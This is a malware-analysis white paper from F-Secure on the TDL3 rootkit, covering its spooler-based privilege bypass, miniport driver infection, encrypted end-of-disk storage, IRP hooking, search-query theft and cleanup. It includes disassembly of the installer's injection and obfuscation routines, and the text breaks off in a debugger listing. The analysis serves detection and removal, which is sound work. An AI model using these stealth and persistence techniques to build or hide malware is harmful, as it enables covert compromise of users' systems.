
**F-Secure White Paper**
**June 2010**

# <u>The Case of **T**rojan **D**own**L**oader "**TDL3**"</u>




Analysis By:
Ace Portuguez
F-Secure Labs

## II. Contents

## III. List of Figures

## IV. Introduction

Current trends in the Threat Landscape dictate that a malware's functionality grow in number, perform more stealthily and increase in complexity. This continuous evolution is a known fact in the industry as Operating Systems improve and Network security tightens.

Naturally, a malware analyst who regularly encounters a malware family will be able to observe the changes between an old variant and a new one, and so note the increase and changes in behaviors. Commonly observed changes seen in more recent malwares are: the addition of code polymorphism, implementation of process hooks and injections; experimentation with new ways to gain privilege escalation; and using rootkit functionalities.

There are however some malware that go a step further. In early 2008, a first-of-its-kind malware was seen –

Mebroot (http://www.f-secure.com/weblog/archives/vb2008_kasslin_florio.pdf), which incorporated some of the most advanced techniques seen in a malware. The aspect with the greatest potential for impacting the threat landscape is the underlying concept the Mebroot malware family represents; a framework or foundation, which we may call a *Malware Operating System* (in reference to a 'MaOS' text string found in the malware).

TDL3, so named by the malware authors themselves, adopts some characteristics of Mebroot malware family in terms of disk infection and surviving reboot operations. Although it does not rank as the most complicated malware seen, TDL3's distinctive features – stealthy infection mechanisms and tricky removal - should not be overlooked. Moreover, TDL3 is just a framework for further system compromise.

In few simple words, TDL3 is a "Means to an End".

# V. Overview

## V.1 Building a Foundation

TDL3's installation is multi-stage: the Installer is executed; a DLL is loaded; Code is injected; a Service is started; a Driver loaded; Hooks are set in place; and finally, Modules are injected. Once these stages are completed, the system is, needless to say, compromised.





Figure I TDL3 Execution Flowchart

Distributed mainly as a single executable file, the installation revolves around appropriately loading the components embedded in the installer, one by one. Each component typically handles certain aspects of the installation, as well as preparing the system for the next component to be loaded.

### V.2 Installation Technique and Design

Appropriate privileges are a must for successful installation and needless to say, TDL3 has this covered pretty well. Exploiting a common system behavior, the malware will morph itself and use the spooler service. Doing this allows it to bypass HIPS installed in the system. With sufficient privileges and bypass features, loading the Driver component – is now made possible.

Unlike most rootkit families/drivers, in which the Driver component exist as a file holding the Executable structures intact, TDL3's Driver component is merely a shell to simply install/write its code section at the end of the disk.

By design, TDL3 follows Mebroot's Disk-Storage scheme, i.e. storing related malware components and data at the end of the physical disk. Information stored in these last sectors includes (but is not limited to): the configuration file; payload components; stolen information; and the Driver's code sections. All these components and data are encrypted using a RC4 algorithm.

TDL3 driver however goes the extra mile by implementing its own 'Encrypted File System'. This adds additional security and integrity to data retrieval when reading the sectors at the end of the disk. Stolen information and the Driver component's code are stored in the last sectors. Meanwhile, the EXE, DLL and configuration files are organized using a simple 'private file system': a list of files is stored in a 'Directory'-type listing marked in the disk with 'TDLD' (TDL Directory), with a filename and offset indicating the location of the file content; while the corresponding file contents are marked as 'TDLF' (TDL File).

Protecting this 'file system' is done in three parts. First, the stored data is directly encrypted using a RC4 algorithm with a private key string, which in this case is a 256-byte long 'tdl' string. Second, at each execution (after reboot), the malware generates a global random string which is only known to the malware and its components, to be used when accessing the ‘file system’.  And the third, the malware uses hooks to protect these sectors from direct access.

### V.2.1 No Turning Back

To protect itself from early detection and to conceal signs of infection, the malware implements clean up routines, erasing any traces of execution or existence in the system. Associated files and registry entries are deleted, making the infection virtually impossible to notice.

### V.2.2 Missing piece of the puzzle

Of course, installation would not be complete without ensuring that a mechanism for continuous and effective autostart is in place. Autostart or merely surviving reboot is always a race condition – simply put, to protect itself, most advance malwares will ensure they are executed first before any other drivers, including antivirus scanners, are loaded.

To survive reboot and win the loading race, TDL3 infects the lowest disk filter driver to contain the loader stub, ensuring the malware is fully operational when the system is loaded.

### V.3 Filtering Concept





Figure II Malware Filtering

Acting in the lowest level of disk filter driver, TDL3 successfully 'hooks' or intercepts accesses to a list of protected sectors. The malware hooks are responsible for two things: allowing direct access to the disk for malware components; and filtering content access to the disk by other processes thus helping the malware hide its presence on the system.

TDL3 uses two methods to intercept access. In the first method, TDL3 maintains a list of physical addresses for infected sectors, as well as a corresponding fake mapping of the original clean sectors in its memory. When any attempt is made to access the infected sectors, the malware will overwrite the (infected) data read with clean data stored in memory. This listing is primarily used to protect the infected disk filter driver from being accessed, as the malware's own file system and the malware data stored at the end of the disk are already protected.

The second tactic is simpler, as any read/write access requests to the last disk sectors that do not come from the malware will be presented with filtered content. To filter, the read data in memory to be returned to the calling process is zero-filled thus giving back a clean memory buffer.

### V.4 Attempt for P2P

The first variants that appeared in this growing family originally included thread functions in the driver code for Peer-to-Peer (P2P) communication via TDI interface, using the Kademlia protocol. Kademlia-based DHT protocol (KAD) is known as the most widest used DHT-base protocol, so its choice comes to no surprise. Normally, this protocol is used to send messages between peers, as well as for file uploads and downloads. Its use here is perhaps an attempt to push malware updates?

From the samples analyzed, this functionality is unlikely to perform correctly as the implementation lacks several key KAD function handlers. At the time, this led us to conclude that its inclusion was a premature attempt at using P2P. We may have been right, as the latest samples seen no longer contain the P2P functionality. The question is however, is that a good thing? Or has P2P functionality was improved and completed and just been transferred to a new module which is to be downloaded later?

### V.5 Data Synchronization

TDL3 maintains a set of global data variables that is accessible by several different components and threads, ensuring that the separate processes use synchronized data during execution.

To store the global information, the malware utilizes the KUSER_SHARED_DATA region in memory. The KUSER_SHARED_DATA structure starts at 0xFFDF0000 and is 0x340 bytes long. TDL3 modifies the entry KUSER_SHARED_DATA->SystemCallPad (0xFFDF0308) to point to an allocated buffer (which will be subsequently referred to as Malware_Shared_Buffer) in memory, an area that all components can access.





Figure III Global Data Access

The information contained in the Malware_Shared_Buffer area includes, but is not limited to, the following:

- A pointer to the allocated buffer that contains the stolen resource data from the infected disk filter driver, as well as a copy of the malware code section
- Base address of kernel
- Device object handle responsible for IDE/Disk device
- Offset in the disk, indicating where the stolen information is written
- MachineGUID (used by the malware as a unique botid)
- Copy of all the Original Addresses for the disk filter driver's IRP Major Functions
- Pointer to the malware's IRP Hook Handler
- Driver and Device object associated to the infected driver
- Address of kernel32!LoadLibrary used in DLL injection
- Randomly generated string – used to access files in the malware-protected sectors
- Complete path to access the malware private file system
- Other portions of this buffer are used for temporary variables, SCSI_REQUEST_BLOCK structure, IRP structure etc…

### V.6 Payload Modules

The main TDL3 installer file contains two payload modules:

- TDLwsp.dll
- TDLcmd.dll

These modules are injected into specific processes, as indicated in a log or configuration file. Module injection is carried out in kernel by creating a LoadImageNotify handler to intercept process execution. The handler will execute an APC which will create a worker routine that will be finally responsible for running LoadlibraryExA as another APC with the payload module name written in the memory context of the target process.

#### V.6.1 BOT Client

TDLcmd is injected into the svchost process and functions as a bot by connecting to a malware-defined Command & Control (C&C) server. The address it connects to may be sourced from either the configuration file or an address hardcoded in its body, whichever is the latest. The main function of this module appears to be downloading files onto the system.

#### V.6.2 TDL and SEO Attacks

Meanwhile, TDLwsp is injected into any launched process and once loaded, will focus mainly on web browser processes by checking the following strings:

- *explore*
- *firefox*
- *chrome*
- *opera*
- *safari*
- *netscape*
- *avant*
- *browser*

If any of the strings are found, TDLwsp will hook the process' WSPRecv, WSPSend and WSPCloseSocket APIs from the mswsock module. By injecting through these browser applications, TDLwsp becomes capable of passing through system firewalls. It can thus also manipulate the browser's browsing history and search pages and gain the capacity to download an update for itself – without arousing suspicion in the user.

Latest variants have now properly implemented this. While browsing, it monitors input search queries in on popular search engines and websites such as, Google, Yahoo, AOL, Ask, Bing, Live, Msn, Youtube etc… TDLwsp = (TDL [W]atcher [S]earch [P]ages)?

Monitored queries are then stored by the malware in its 'file system' as the file 'keywords'. Moreover, queried phrases are then immediately sent to its controlled server together with BotId, Bot version, date in an encrypted form to avoid immediate detection. Allowing the attacker to poison future search queries of the user or use the gathered keywords to compute its own statistics for commonly search phrases at the time allowing remote attackers to effectively launch a SEO poisoning attack.





Figure IV Monitoring Search Page Queries




Figure V Encrypted Data (Figure V) Sent to Malware Server





Figure VI Logging Search Queries To its FileSystem

## V.7 Detection and Clean UP

### V.7.1 Signs of Infection

As with most rootkits, signs of system infection are hard to find without the aid of some tools. One easy way to identify infection is by checking “explorer”, or any other process mentioned above, to see if a tdlwsp.dll has been injected in it (this may be done using SysInternals’ ProcessExplorer.exe). Actively monitoring network connections for packets involving unknown file downloads may also help in pinpointing possible infection. Moreover, active payload modules can be seen with an internet browser open and checking for the mutex `CC51461B-E32A-4883-8E97-E0706DC65415`.

Alternatively, since the infected miniport driver is protected by the malware during a live system infection, this protection can be circumvented by performing offline scanning, whether through a clean system or by booting with a clean disk or via the recovery console. During offline mode, users can also check for malicious information stored at the end of the disk.

For more advanced investigators, infection can be identified by checking the disk miniport driver's IRP Handler for the presence of a possible HOOK wrapper. Furthermore, the KUSER_SHARED_DATA can be checked to see if the malware entry is present; this can be done programmatically or by using available tools or debuggers.

### V.7.2 Disinfection

Perhaps the weakest link in the malware's operations, which can thus be exploited for cleanup, is the infected disk filter or Miniport driver. As it is the starting point of the infection process when the system is rebooted, disinfecting this module first then reboot, it will guarantee the other malware components still present on the disk will no longer be able to execute.

Should the technology support this, the following is the ideal cleanup process for an infected system:

- Read the malware's Common buffer and retrieve all information needed
- Restore IRP Hooks
- Remove the injected components
- Disinfect the Miniport driver
- Clear malware-related data/buffers from the KUSER_SHARED_DATA memory entry, as well as other buffers

### V.8 Conclusion

Aside from some similarities from the old TDSS backdoor malwares, TDL3 is not the new TDSS as claimed by the malware authors in TDL3's code,

What do we know about TDL3? It operates in low level as well as user mode via different components. Loading and execution are multi-stage operations. Startup and system infection properties are similar to Mebroot rootkits in that it writes its copy and associated data directly to the end of the disk. It infects the Miniport driver associated with the disk device to enable its own automatic and early execution. It has bot functionality, which is carried out by the DLL component as well as the driver. Payloads, so far, are geared towards downloading data/files.

So just what is TDL3? TDL3 is a "means to an end", a malware framework, a foundation for complete system compromise. What TDL3 offers is not just stealth coverage or complex installation, but a functional platform for pushing unknown malware onto the system. Through its stealth mechanisms, TDL3 protects the 'pushed' malwares; while its complexity prevents the malwares from being removed easily.

## VI. Technical Description

### VI.1. Installer /Dropper

It is important to note that TDL3's installer file exists in both EXE and DLL form. The difference between the two involves the amount of data to be decrypted and unpacked.

The installer typically contains five (5) packed and encrypted data which are embedded within the executable form of the installer file. The start of the data is directly referenced in the following file:

- IMAGE_FILE_HEADER.PointerToSymbolTable

The data is embedded as adjacent structures of:

```
Struct EmbedData
{
  Long dwSize;
  Char DATA [dwSize];
};
```

When the EXECUTABLE file is launched, it will only load one of the embedded data; by contrast, the DLL version will load and unpack all the data.

Normal installation starts with the EXECUTABLE version of the installer file. When executed, the file first checks to determine which mode of execution it will perform; it then loads, unpacks and executes an image file.

### VI.2 Spooler Injector

Once the unpacked image is executed, the installer file will pass control to it, but not before the following is first checked: Is the unpacked image from the EXE or DLL version of the installer?

The major routines at this stage require that the unpacked image come from the DLL version of the Installer. If the image is from the EXE version, executing the image causes it to patch itself and create a DLL version of the Installer in a temporary (tmp) file in the print spooler directory (%Systemroot%\system32\spool\prtprocs\[platformdir]).

Subsequently, calling the AddPrintProcessor triggers the spooler to locate and load any associated DLL s stored in its print processor directory thereby executing the DLL version of the Installer in the context of the spooler service. Alternatively, new variants use AddPrintProvidor to do the same.

```
.text:022814DE                lea     eax, [ebp+68h+arg_0+3]
.text:022814E1                push    eax             ; ptr enabled
.text:022814E2                push    ebx             ; current thread
.text:022814E3                push    1               ; enable
.text:022814E5                push    0Ah             ; privelege
.text:022814E7                call    ds:RtlAdjustPrivilege
.text:022814E7
.text:022814ED                lea     eax, [ebp+68h+hObject]
```

```
.text:022814F0                 push    eax             ; pcbNeeded
.text:022814F1                 mov     esi, 104h
.text:022814F6                 push    esi             ; cBuf
.text:022814F7                 lea     eax, [ebp+68h+printdirpath]
.text:022814FD                 push    eax             ; PrintProcessorInfo
.text:022814FE                 push    1               ; Level
.text:02281500                 push    ebx             ; pEnvironment
.text:02281501                 push    ebx             ; pName
.text:02281502                 call    jGetPrintProcessorDirectoryA@24 ;
winspool.drv
.text:02281502                                         ;
_GetPrintProcessorDirectoryA@24
.text:02281502
.text:02281507                 lea     eax, [ebp+68h+tempfilename]
.text:0228150D                 push    eax             ; lpTempFileName
.text:0228150E                 push    ebx             ; uUnique
.text:0228150F                 push    ebx             ; lpPrefixString
.text:02281510                 lea     eax, [ebp+68h+printdirpath]
.text:02281516                 push    eax             ; lpPathName
.text:02281517                 call    ds:GetTempFileNameA
.text:02281517
.text:0228151D                 push    esi             ; nSize
.text:0228151E                 lea     eax, [ebp+68h+printdirpath]
.text:02281524                 push    eax             ; lpFilename
.text:02281525                 push    ebx             ; hModule
.text:02281526                 call    ds:GetModuleFileNameA
.text:02281526
.text:0228152C                 push    ebx             ; bFailIfExists
.text:0228152D                 lea     eax, [ebp+68h+tempfilename]
.text:02281533                 push    eax             ; lpNewFileName
.text:02281534                 lea     eax, [ebp+68h+printdirpath]
.text:0228153A                 push    eax             ; lpExistingFileName
.text:0228153B                 call    ds:CopyFileA
.text:0228153B
.text:02281541                 push    ebx             ; hTemplateFile
.text:02281542                 push    ebx             ; dwFlagsAndAttributes
.text:02281543                 push    3               ;
dwCreationDisposition
.text:02281545                 push    ebx             ; lpSecurityAttributes
.text:02281546                 push    1               ; dwShareMode
.text:02281548                 push    FILE_ALL_ACCESS ; dwDesiredAccess
.text:0228154D                 lea     eax, [ebp+68h+tempfilename]
.text:02281553                 push    eax             ; lpFileName
.text:02281554                 call    ds:CreateFileA
.text:02281554
.text:0228155A                 mov     edi, eax
.text:0228155C                 cmp     edi, INVALID_HANDLE_VALUE
.text:0228155F                 jz      short loc_22815DE
.text:0228155F
.text:02281561                 push    ebx             ; lpModuleName
.text:02281562                 call    ds:GetModuleHandleA
.text:02281562
.text:02281568                 push    eax             ; pPrintProcessorName
.text:02281569                 mov     [ebp+68h+hKey], eax
.text:0228156C                 call    ds:RtlImageNtHeader
```

```
.text:0228156C
.text:02281572                 mov     esi, eax
.text:02281574                 sub     eax, [ebp+68h+hKey]
.text:02281577                 push    ebx             ; dwMoveMethod
.text:02281578                 push    ebx             ; lpDistanceToMoveHigh
.text:02281579                 add     eax, 16h
.text:0228157C                 push    eax             ; lDistanceToMove
.text:0228157D                 push    edi             ; hFile
.text:0228157E                 call    ds:SetFilePointer ; Characteristic
Field
.text:0228157E
.text:02281584 /*
.text:02281584    Changes the characteristics of the copy to DLL
.text:02281584 */
.text:02281584                 mov     ax,
[esi+_IMAGE_NT_HEADERS.FileHeader.Characteristics]
.text:02281588                 or      ax, IMAGE_FILE_DLL
.text:0228158C                 movzx   eax, ax
.text:0228158F                 push    ebx             ; lpOverlapped
.text:02281590                 mov     [ebp+68h+Buffer], eax
.text:02281593                 lea     eax, [ebp+68h+hObject]
.text:02281596                 push    eax             ;
lpNumberOfBytesWritten
.text:02281597                 push    2               ;
nNumberOfBytesToWrite
.text:02281599                 lea     eax, [ebp+68h+Buffer]
.text:0228159C                 push    eax             ; lpBuffer
.text:0228159D                 push    edi             ; hFile
.text:0228159E                 call    ds:WriteFile    ; change to DLL
.text:0228159E
.text:022815A4                 push    edi             ; hObject
.text:022815A5                 call    ds:CloseHandle
.text:022815A5
.text:022815AB                 push    offset aTdl     ; "tdl"
.text:022815B0                 lea     eax, [ebp+68h+tempfilename]
.text:022815B6                 push    eax             ; pszPath
.text:022815B7                 call    ds:PathFindFileNameA
.text:022815B7
.text:022815BD                 push    eax             ; pPathName
.text:022815BE                 push    ebx             ; pEnvironment
.text:022815BF                 push    ebx             ; pName
.text:022815C0                 call    j_AddPrintProcessorA@16
```

Figure VII Exploiting Spooler Service

Once the DLL Installer is executed in the spooler service, it will decrypt all the embedded data and load them in the system:

- Driver
- TDLwsp.dll

- TDLcmd.dll
- List of C&C server
- Id

The Driver will then be loaded with necessary registry service information set (tdlserv).

The malware will also create the file config.ini to contain the basic information needed for infection. The file contains the following:

```
[main]
botid = [machineguid]
affid = (1002)
subid = (0)
installdate = [systemdate]
[injector]
svchost.exe = tdlcmd.dll
* =  tdlwsp.dll (* -> any process)
[tdlcmd]
servers =
```

Details of the config.ini will be discussed in the following sections. Once the config.ini file is set, TDLcmd.dll will be loaded into memory for continued execution.

### VI.2.1 Import Function Patching

It is interesting to note the way the Installer attempts to obfuscate the call to the unpacking routine – namely, by patching its own Import table and calling the corresponding API (e.g., SetEvent) for the address in the table. As such, when viewed in a disassembler for static analysis, the malware's action appears to be a normal call to an API, even though it is actually a call to the unpacking routine.

```
.text:004013AC                  push    eax
.text:004013AD                  mov     [ebp+var_30], 'S'
.text:004013B1                  mov     [ebp+var_2F], 'e'
.text:004013B5                  mov     [ebp+var_2E], 't'
.text:004013B9                  mov     [ebp+var_2D], 'E'
.text:004013BD                  mov     [ebp+var_2C], 'v'
.text:004013C1                  mov     [ebp+var_2B], 'e'
```

```
.text:004013C5                 mov     [ebp+var_2A], 'n'
.text:004013C9                 mov     [ebp+var_29], 't'
.text:004013CD                 mov     [ebp+var_28], 0
.text:004013D1                 call    FindAPIByHash_PatchSetEvent ;
       .
       .

 .text:00401AD3
.text:00401AD5                 mov     edi, eax
.text:00401AD7                 push    edi
.text:00401AD8                 push    [esp+10h+hEvent] ; hEvent
.text:00401ADC                 mov     eax, ds:SetEvent]
.text:00401AE3                 call    eax ; SetEvent  ; unpacking
code -- uses aPlib compression
```

Figure VIII Import Patching

### VI.2.2 Retrieving Unpacked Binaries

Subsequent execution of the two user mode components (TDLwsp.dll and TDLcmd.dll) follows the same decryption and unpacking routine as the initial Installer. Across the different components, similar code is seen as shown in Figure IV. The address of the unpacked module is returned after the call to the patched API.

The same technique is also utilized by Driver component, with the exception of the target API to patch, which may vary.  At the time of writing, the Driver uses the API RtlAppendAsciizToString.

### VI.2.3 Executable Image Loader

As the unpacked images in memory are file images, the malware uses its own loader to map and execute them. Execution involves proper memory mapping, fixing of import and export tables and fixing or updating relocationable items. This also includes fixing and updating such resource information as it is needed by the new image for proper execution.

### VI.3 Rootkit DRIVER

The malware's Driver is critical because all other components require it to have been already loaded in order to successfully execute.

### VI.4 Driver Infection

When executed, the Driver's initial task is to infect the filter driver or Miniport driver associated with the disk device.  It does so by overwriting certain bytes in the Miniport's resource section with its own Loader code. The stolen resource is then stored in the same buffer as the Driver's code.

Execution of the buffered code is the final stage of installation and is responsible for starting the necessary threads and hooks for complete system infection. Both the stolen resource and the Driver code are subsequently written to the disk's raw sectors.

Also, to control access to disk sectors containing malware-related code, TDL3 patches all the Miniport driver's IRP Major Functions to point to its handler:

```
kd> !drvobj 81b5f750 2
Driver object (81b5f750) is for:
 \Driver\atapi
DriverEntry:   f9815380 atapi!_NULL_IMPORT_DESCRIPTOR <PERF> (atapi+0x16380)
DriverStartIo: f98067c6 atapi!IdePortStartIo
DriverUnload:  f9810204 atapi!IdePortUnload
AddDevice:     f980e300 atapi!ChannelAddDevice

Dispatch routines:
[00] IRP_MJ_CREATE                      f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[01] IRP_MJ_CREATE_NAMED_PIPE           f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[02] IRP_MJ_CLOSE                       f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[03] IRP_MJ_READ                        f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[04] IRP_MJ_WRITE                       f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[05] IRP_MJ_QUERY_INFORMATION           f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[06] IRP_MJ_SET_INFORMATION             f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[07] IRP_MJ_QUERY_EA                    f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[08] IRP_MJ_SET_EA                      f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[09] IRP_MJ_FLUSH_BUFFERS               f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[0b] IRP_MJ_SET_VOLUME_INFORMATION      f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[0c] IRP_MJ_DIRECTORY_CONTROL           f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[0e] IRP_MJ_DEVICE_CONTROL              f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[10] IRP_MJ_SHUTDOWN                    f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[11] IRP_MJ_LOCK_CONTROL                f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[12] IRP_MJ_CLEANUP                     f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[13] IRP_MJ_CREATE_MAILSLOT             f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[14] IRP_MJ_QUERY_SECURITY              f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[15] IRP_MJ_SET_SECURITY                f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
[16] IRP_MJ_POWER                       f98089f2      atapi!PortPassThroughZeroUnusedBuffers+0x34
